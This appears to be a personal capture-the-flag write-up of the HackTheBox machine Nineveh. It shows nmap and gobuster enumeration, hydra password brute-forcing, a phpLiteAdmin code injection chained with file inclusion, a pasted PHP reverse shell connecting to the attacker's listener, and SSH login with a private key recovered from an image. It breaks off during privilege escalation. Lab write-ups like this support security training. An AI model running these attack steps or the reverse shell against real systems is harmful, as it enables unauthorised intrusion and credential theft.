

Good evening hackers!! Sorry for delays. I was ill in the weekend so I was taking rest. Now I am all healthy and fine so without wasting any further time, lets hop in. Today we will be doing Nineveh (linux box).

Enumeration

```
PORT      STATE SERVICE  REASON          VERSION
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
443/tcp   open  ssl/http syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/organ
| Issuer: commonName=nineveh.htb/organizationName=HackTheBox
Ltd/stateOrProvinceName=Athens/countryName=GR/emailAddress=admin@nineveh.htb/organ

| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-07-01T15:03:30
| Not valid after:  2018-07-01T15:03:30
| MD5:    d182 94b8 0210 7992 bf01 e802 b26f 8639
| SHA-1:  2275 b03e 27bd 1226 fdad 8b0f 6de9 84f0 113b 42c0
| -----BEGIN CERTIFICATE-----
| MIID+TCCAUGgAwIBAgIJANwojrka1U0MA0GCSqGSIb3DQEBCwUAMIGSMQswCQYD
| VQQGEwJHUjEPMA0GA1UECAwGQXRoZW5zMjQ8wDQYDVQQHDAZBdGh1bnMxLmFzAVBgNV
| BAoMDkh1Y2tUaGVVc3ggTHRkMRAwDgYDVQQLEAdTdXBwY3J0MRQwEgYDVQQDDAdu
| aW5ldmV0Lmh0YjEgMB4GCSqGSIb3DQEJARYRYWRtaW5Abm1uZXZlaC5odGIwHhcN
| MTcwNzAxMTUwMzMwWWhcNMTgwNzAxMTUwMzMwWjCBKjELMAkGA1UEBhMCRR1IxZDAN
| BgNVBAGMBkF0aGVVc3gEPMA0GA1UEBwwGQXRoZW5zMjQ8wDQYDVQQKDA5IYWNRVGVh
| Qm94IEExOZDEQMA4GA1UECwwHU3VwcG9ydDEUMBIGA1UEAwwLbm1uZXZlaC5odGIx
```

```
| IDAeBgkqhkiG9w0BCQEWFKbWluQG5pbmV2ZWguaHR1MIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA+HuDrgG769A68bslDXjV/uBaw18SaF52iEz/ui2
| WwXguHnY8BS7ZetS4jAso6B0rGUZpN3+278mR0Pa4khQlmZ09cj8kQ4k7l0IxSlp
| eZxvt+R8fkJvtA7e47nvwP4H206SI0nD/pGDZc05i842k0c/8Kw+gKkglotGi8Z0
| GiuRgzyfdaNSWC7Lj3gTjVMCl1hc6PgcQf9r7vK1KPkyFleYDUwB0dwf3taN0J2C
| U2EHZ/4U1l40HoIngkwfhFI+2z2J/xx2JP+iFUcsV7LQRw0x4g6Z5WFWETluWUHi
| AWUZHrjMpMaXs3TZNNW81tWUP2jBu1X5kv6H5CTocsXgyQIDAQABo1AwTjAdBgNV
| HQ4EFgQUh0YSfv0I05Wy0FntGykwc3/0zrMwHwYDVR0jBBgwFoAUh0YSfv0I05Wy
| 0FntGykwc3/0zrMwDAYDVR0TBAAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAehma
| AJKuLeAHqHAICLopQg9mE28lYDGxf+3eIEuUAHmUKs0qGLs3ZTY8J77XTxmjvH1U
| qYVxfZSub1IG7LgUFybLFKNl6gioKEPXXA9ofKdoJX6Bar/0G/15YRSEZGc9WXh4
| Xh1Qr3rkYYZj/rJa4H5uiWoRFofSTNGMfbY8iF8X2+P2LwyEOqThypdMBKMiIt6d
| 7sSuqsrnQRa730dqdoCpHxEG6antne6Vvz3ALxv4cI7SqzKiQvH1zdJ/j0hZK1g1
| CxLUGYbNsjiJWSd0oSliGRswnu+A+0612+iosxYaYdCUZ8BElgjUAXLEHzuUFTb
| KrYQgX28Ulf80SGJuA==
|_-----END CERTIFICATE-----
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
```

From the nmap scan we can see just two ports open: 80, 443. The certificate contains domain name and also the email address which could be of use later. Add the hostname to your hosts file.

Common Name	nineveh.htb
Email Address	admin@nineveh.htb

Port 80,443

Http version of the web server is hosting a default page:

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

whereas https version contains a photo probably independence of egypt :D



Next, I ran a directory bruteforcing tool gobuster to find any hidden directories on port 80. And it surely delivers:

```
(root@kali) - [/home/rishabh/HTB/Nineveh]
# gobuster dir -u http://nineveh.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t
200 --no-error -o dirburst -b 400,404 -q
/departement (Status: 301) [Size: 315] [→ http://nineveh.htb/departement/]
/server-status (Status: 403) [Size: 299]
```

If you navigate to /departement directory, straight up it drops a login page.

Login

Log in

Username:

Password:

☐ Remember me

Log in

In the source code you will find a green comment of significant importance: Username disclosure:

```
<!-- @admin! MySQL is been installed.. please fix the login page! ~amrois -->
```

From the comment we can infer that "admin" is one username and the other "amrois", also Mysql port might be open. But it didn't show up in the port scan results. We will solve this mystery in due time if we get stuck later in the stage. I again ran gobuster, this time on /departement directory and I found handful of files and a possible important directory /departement/files:


```
(root@kali)~[/home/rishabh/HTB/Nineveh]
# gobuster dir -u http://nineveh.htb/department -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirburst -b 400,404 -q -x php,txt
/footer.php (Status: 200) [Size: 51]
/css (Status: 301) [Size: 319] [→ http://nineveh.htb/department/css/]
/login.php (Status: 200) [Size: 1560]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/manage.php (Status: 302) [Size: 0] [→ login.php]
/index.php (Status: 200) [Size: 68]
/files (Status: 301) [Size: 321] [→ http://nineveh.htb/department/files/]
/header.php (Status: 200) [Size: 670]
```

Unfortunately you cannot traverse to that directory, it will again and again take you back to login page. We will be requiring credentials to access that directory. Its probably dead end at this stage. Next I ran gobuster on port 443 to make sure if there are any other directories which we could access and sure we do have one to go and check:

```
(root@kali)~[/home/rishabh/HTB/Nineveh]
# gobuster dir -u https://nineveh.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 --no-error -o dirburst_2 -b 400,404 -q -k
/db (Status: 301) [Size: 309] [→ https://nineveh.htb/db/]
```

Small note: If you are running gobuster and testing on https site, make sure to include -k switch. It will skip TLS certification verification as we know these boxes doesn't have a valid certificate.

/db directory on port 443 is running phpliteadmin v1.9.



I searchsploited this version and found a Remote PHP Code injection.

```
(root@kali)~[/home/rishabh/HTB/Nineveh]
# searchsploit phpliteadmin 1.9
```

Exploit Title	Path
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection	php/webapps/24044.txt
phpliteAdmin 1.9.6 - Multiple Vulnerabilities	php/webapps/39714.txt

Shellcodes: No Results

If you read the first exploit, then this exploit works for the version displayed. But to confirm we will have to run the exploit and see if it works. This exploit works if you are authenticated. Yet we don't have any credentials.

I was literally stuck at this point. With heavy heart I finally decided to brute force starting

with department login page. I use hydra for brute forcing services and luckily I got the password for admin:

```
(root@kali)-[/home/rishabh/HTB/Nineveh]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt $IP http-post-form
"/department/login.php:username=^USER^&password=^PASS^:Invalid Password" -t 64
-v

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08
15:08:20
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries
(l:1/p:14344398), ~224132 tries per task
[DATA] attacking http-post-
form://10.129.253.13:80/department/login.php:username=^USER^&password=^PASS^:Inva
l
Password
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] Page redirected to http://10.129.253.13/department/manage.php
[80][http-post-form] host: 10.129.253.13 login: admin password: 1q2w3e4r5t
[STATUS] attack finished for 10.129.253.13 (waiting for children to complete
tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete
until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-08
15:08:48
```

I tried the same password for phpLiteAdmin too but unfortunately it didn't work. Now, its time to enumerate more.

Hi admin,



This is the page you get when you successfully login. If you click on Notes tab, a box will appear with possible hints for next stage.



I tried different payloads to check if the notes parameter suffers from LFI. If I give this value "secret/ninevehNotes.txt" to notes paramter, I get the following error:

```
Warning: include(secrets/ninevehNotes.txt): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31

Warning: include(): Failed opening 'secrets/ninevehNotes.txt' for inclusion (include_path='.:usr/share/php') in /var/www/html/department/manage.php on line 31
```

I tried many different payloads from swissKeyRepo PayloadsAlltheThings but none worked. Everytime, the same message was being displayed. At this point, I remembered there was a RCE exploit for phpLiteAdmin but we need to be authenticated for that. I

decided to brute force again this time phpliteAdmin and I was successful this time too
LOL

```
(root@kali)-[/home/rishabh/HTB/Nineveh]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt $IP https-post-form
"/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect
password." -t 64 -v

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-08
16:12:34
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries
(l:1/p:14344398), ~224132 tries per task
[DATA] attacking http-post-
forms://10.129.253.13:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&
password.
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[443][http-post-form] host: 10.129.253.13 login: admin password:
password123
[STATUS] attack finished for 10.129.253.13 (waiting for children to complete
tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-08
16:12:50
```

After successful login, you will see a page like this:

The screenshot displays the phpLiteAdmin v1.9 web interface. The top navigation bar includes links for Documentation, License, and Project Site. The main content area is titled 'test' and contains several sections: 'Change Database' with a dropdown menu showing '(w) test'; 'test' with a message 'No tables in database.'; 'Create New Database' with a 'Create' button; and 'Log Out'. The right sidebar shows database statistics: 'Database name: test', 'Path to database: /var/tmp/test', 'Size of database: 1 KB', 'Database last modified: 7:52pm on July 2, 2017', 'SQLite version: 3.11.0', 'SQLite extension: PDO', and 'PHP version: 7.0.18-0ubuntu0.16.04.1'. Below this, there are sections for 'Create new table on database 'test'' and 'Create new view on database 'test'', each with input fields for Name, Number of Fields, and Select Statement, and a 'Go' button. The footer indicates 'Powered by phpLiteAdmin | Page generated in 0.0014 seconds.'

Initial Foothold

Now, this version of phpLiteAdmin is vulnerable to PHP code Injection. So here it goes step by step of exploitation and gaining shell:

First we create a db named "hack.php". Your new database will appear on the left. I followed few next steps but it didn't work. We have the database location but we need something to execute it. Remember the notes parameter in Department directory. If you try to read any file, it will just display No new note. This word "ninevehNotes.txt" is present in the includes function which is not letting us to read any other file. To bypass this and make our php code executable, create a database with name "ninevehNotes.txt.php" where php is appended at the end. Now as other steps instructed in the exploit, we can now follow that. Second step is create a table with any arbitrary name:

Create new table on database 'ninevehNotes.txt.php'

Name:

Number of Fields:

Click on go, give any field name, change the type to text and click on create.


Now click on the newly created table, click on insert, and paste any php shell you'd like. I have pasted php reverse shell from pentest monkey like this:

```
1 row(s) inserted.

INSERT INTO "hacks" ("1") VALUES ('<?php // php-reverse-shell - A Reverse Shell implementation in PHP // Copyright (C) 2007 pentestmonkey@pentestmonkey.net // This tool may be used for legal purposes only. Users take full responsibility // for any actions performed using this tool. The author accepts no liability // for damage caused by this tool. If these terms are not acceptable to you, then // do not use this tool. // In all other respects the GPL version 2 applies: // This program is free software; you can redistribute it and/or modify // it under the terms of the GNU General Public License version 2 as // published by the Free Software Foundation. // This program is distributed in the hope that it will be useful, // but WITHOUT ANY WARRANTY; without even the implied warranty of // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the // GNU General Public License for more details. // You should have received a copy of the GNU General Public License along // with this program; if not, write to the Free Software Foundation, Inc., // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA. // This tool may be used for legal purposes only. Users take full responsibility // for any actions performed using this tool. If these terms are not acceptable to // you, then do not use this tool. // You are encouraged to send comments, improvements or suggestions to // me at pentestmonkey@pentestmonkey.net // Description // ----- // This script will make an outbound TCP connection to a hardcoded IP and port. // The recipient will be given a shell running as the current user (apache normally). // // Limitations // ----- // 1. proc_open and stream_set_blocking require PHP version 4.3+ or 5+ // 2. Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows. // 3. Some compile-time options are needed for daemonisation (like posix, posix). These are rarely available. // 4. See http://pentestmonkey.net/Tools/php-reverse-shell // 5. You get stuck, set_time_limit(0); // 6. CHANGE THIS $port = 8080; // 7. CHANGE THIS $chunk_size = 1400; // 8. $write_a = null; $error_a = null; $shell = "uname -a; w; id; /bin/sh -c"; $daemon = 0; $debug = 0; // 9. Daemonise ourself if possible to avoid zombies later // 10. pcntl_fork is hardly ever available, but will allow us to daemonise // our php process and avoid zombies. Worth a try... // 11. If function_exists('pcntl_fork') { // Fork and have the parent process exit $pid = pcntl_fork(); if ($pid == -1) { print("ERROR: Can't fork"); exit(1); } // Parent exits // 12. Make the current process a session leader // 13. Will only succeed if we forked // 14. (posix_setsid()) { print("Error: Can't setsid()"); exit(1); } $daemon = 1; } else { print("WARNING: Failed to daemonise. This is quite common and not fatal."); } // 15. Change to a safe directory chdir("/"); // 16. Remove any umask we inherited umask(0); // 17. Do the reverse shell... // 18. Open reverse connection $sock = fsockopen($ip, $port, $errno, $errstr, 30); if (!$sock) { print("ERROR: Shell connection terminated"); exit(1); } // Spawn shell process $descriptorspec = array( 0 => array("pipe", "r"), // stdin is a pipe that the child will read from 1 => array("pipe", "w"), // stdout is a pipe that the child will write to 2 => array("pipe", "w") // stderr is a pipe that the child will write to ); $process = proc_open($shell, $descriptorspec, $pipes); if (!is_resource($process)) { print("ERROR: Can't spawn shell"); exit(1); } // Set everything to non-blocking // Reason: Occasionally reads will block, even though stream_select tells us they won't stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0); stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0); print("Successfully opened reverse shell to $ip $port"); while (1) { // Check for end of TCP connection if (!feof($sock)) { print("ERROR: Shell connection terminated"); break; } // Check for end of STDOUT if (!feof($pipes[1])) { print("ERROR: Shell process terminated"); break; } // Wait until a command is end down $sock, or some // command output is available on STDOUT or STDERR $read_a = array($sock, $pipes[1], $pipes[2]); $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null); // If we can read from the TCP socket, send // data to process's STDIN if (in_array($sock, $read_a)) { if ($debug) print("SOCK READ"); $input = fread($sock, $chunk_size); if ($debug) print("STDERR: $input"); fwrite($sock, $input); } // If we can read from the process's STDOUT // send data down tcp connection if (in_array($pipes[1], $read_a)) { if ($debug) print("STDOUT READ"); $input = fread($pipes[1], $chunk_size); if ($debug) print("STDERR: $input"); fwrite($sock, $input); } // If we can read from the process's STDERR // send data down tcp connection if (in_array($pipes[2], $read_a)) { if ($debug) print("STDERR READ"); $input = fread($pipes[2], $chunk_size); if ($debug) print("STDERR: $input"); fwrite($sock, $input); } fclose($sock); fclose($pipes[0]); fclose($pipes[1]); fclose($pipes[2]); proc_close($process); // Like print, but does nothing if we've daemonised ourself // (I can't figure out how to redirect STDOUT like a proper daemon) function print ($string) { if ($daemon) { print ($string); } } } }
```

Now I copied the path to this database, set up the listener, gave the path as input to notes parameter and received the shell.

Database name: ninevehNotes.txt.php
Path to database: /var/tmp/ninevehNotes.txt.php
Size of database: 8 KB
Database last modified: 4:04pm on November 8, 2021
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

 nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.txt.php

```
(root@kali) [/home/rishabh/HTB/Nineveh]
# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.253.13.
Ncat: Connection from 10.129.253.13:43336.
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
16:08:06 up 3:16, 0 users, load average: 0.01, 0.05, 0.06
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Privilege Escalation

First, I converted this shell into a fully interactive shell using python3. I first checked ROOTDIR to see if there are any out of place directories. There contained one which was named report. Inside if you see after every 1 minute, a report was being generated inside that folder. I figured it out by seeing the timestamp on report's name:

```
ls -la
total 56
drwxr-xr-x  2 amrois amrois 4096 Nov  8 16:15 .
drwxr-xr-x 24 root   root   4096 Jan 29  2021 ..
-rw-r--r--  1 amrois amrois 4819 Nov  8 16:10 report-21-11-08:16:10.txt
-rw-r--r--  1 amrois amrois 4819 Nov  8 16:11 report-21-11-08:16:11.txt
-rw-r--r--  1 amrois amrois 4819 Nov  8 16:12 report-21-11-08:16:12.txt
-rw-r--r--  1 amrois amrois 4819 Nov  8 16:13 report-21-11-08:16:13.txt
-rw-r--r--  1 amrois amrois 4819 Nov  8 16:14 report-21-11-08:16:14.txt
-rw-r--r--  1 amrois amrois 4819 Nov  8 16:15 report-21-11-08:16:15.txt
www-data@nineveh:/report$
```

I enumerated the machine for a while and found nothing interesting in phpliteadmin and other php files. I saw for open ports again locally and saw that port 22 was indeed open but maybe because of firewall restrictions it wasn't showing up:

```
ss -tulnp
Netid  State      Recv-Q Send-Q Local Address:Port      Peer Address:Port
udp    UNCONN     0      0      *:68                *:*
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
tcp	LISTEN	0	128	*:80	*:*
tcp	LISTEN	0	128	*:22	*:*
tcp	LISTEN	0	128	*:443	*:*
tcp	LISTEN	0	128	:::22	:::*

Also, when I ran linpeas, knockd service showed up hinting towards port knocking and open up ssh port. I did some research on this service and if you read /etc/knockd.conf file, you will get to know the sequence in which you need to hit the ports to open up ssh for few seconds:

```
cat /etc/knockd.conf
[options]
logfile = /var/log/knockd.log
interface = ens160

[openSSH]
sequence = 571,290,911
seq_timeout = 5
start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn

[closeSSH]
sequence = 911,290,571
seq_timeout = 5
start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn
www-data@nineveh:/tmp$
```

And voila, its open. I tried ssh into amrois but the password prompt was not showing up, so I thought it might require ssh key to login. I went back to all the things I have gathered so far and noticed till now I haven't looked at the secure folder which the note was referring to. secure_notes folder was present in ssl directory in /var/www

Now this folder just had two files, html and a png. I ran strings command to see if the photo contains any hidden info and lol there was a ssh private key.

```

14730
star
www-data
www-data
-----BEGIN RSA PRIVATE KEY-----
IIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
9/Bz1abFbrrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznLBG5
FQq1/wmB65c8bds5tETlacr/150fv1A2j+vIdgdxNgm8A34xZiP/WV7+7mhgvcnI
oqvwvxCI+VGhQZhoV9PdJ4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
+/1/xcl61LADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABAoIBAFAvDbvvPgbr0bjTn
KiI/FbJUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdLV/IAVWV3QAK
FDm5gTLIFuPDOV5jq/9Ii38Y0DozRGLDoFcmi/mB92f6s/sQYCarjCBOKDUL58z
RZtIwb1RDgRAXbwxGoGZQDqHqHcIGF0ugKQJmupo5hX0kfMg/G+Ic0Ij45uoR
ZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
odiTBWwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ20JX08JoaQcRz628dOdukG6Utu
ato3bkCgYEA5w2Hfp2Ayo124bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
jOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5kLY2DLWNUaCU30EpREIWkyL
tXMOZ/T5fV8RQAzrj1BMxl+/UiV0IibgF07sPqSA/uNXw2cLckhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
0dh0a4x+0MQETkXtgaADuHh+NGClTLLckfEAMNGQHfBgWgBR58EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUCgYEAgHMDcP7hRLfbQWkksGzC
FuUhwWkmb1/ZwauNJHBSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Izf2UtvzMvr+i
YXxuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
LEBMuPz0RAaK93Zk0g3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+LehLbTMFLB1
ixMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiUDMjB99s8jpjkt0eLmPh
PNilsNNjftnt/G3RZiq1/Uc+6dFrV0/Aidw+goqQduXfCD0iNlnr7o5c0/Shi9tse
L6U0yQKBgCgvcK5Z1iLrY1q05iZ3uVr4ppqXHg8ThrsTffkSVrBKHTmsXgtRhHoc
L6RYzQV/2ULgUBfAwdZDNTGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYSACAwWf7
fw4LVXdQMjNJC3sn3JaQy1zJKE4jXlZeNqvCx4ZadtDD9i0+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
0000000620
3126060277
014541
star
www-data
www-data
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCuL0RQPtvCpuYsWskh50vYoY///CTxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt
8Umdyk+IgfzUlsnSnJMG8gAY0rs+FpBdQ91P3LTEQQfRqlsmS6Sc/gUflmurSeGgNNrZbFcNxJLWd238zyv55MfHVtX0eUEbkVCrX/CYHrLzxt2zm0RO
pyv/Xk5+/UDaP68h2CDE2CbWdfjFmI/9ZXv7uaGC9ycjeirC/EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+wx1jgo4tNH/P6iPixBNf7/X/FyX
UsANxiTRLDjZs5v7IETJzVN0rU0R amrois@nineveh.htb

```

Save the key and login to amrois user with the ssh key.

```

(root@kali)-[/home/rishabh/HTB/Nineveh]
# ssh -i id_rsa amrois@IP
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.

You have mail.
Last login: Mon Nov  8 17:03:47 2021 from 10.10.17.253
amrois@nineveh:~$

```

Now comes the root part. we know that a cron job is running which is creating reports. I again ran linpeas with amrois user privileges to see if the script uncovers anything which it didn't previously.

.sh files in path
<https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path>
You own the script: /usr/sbin/report-reset.sh

I also transferred pspy binary to see what is happening actually. Two things are running every minute:

```
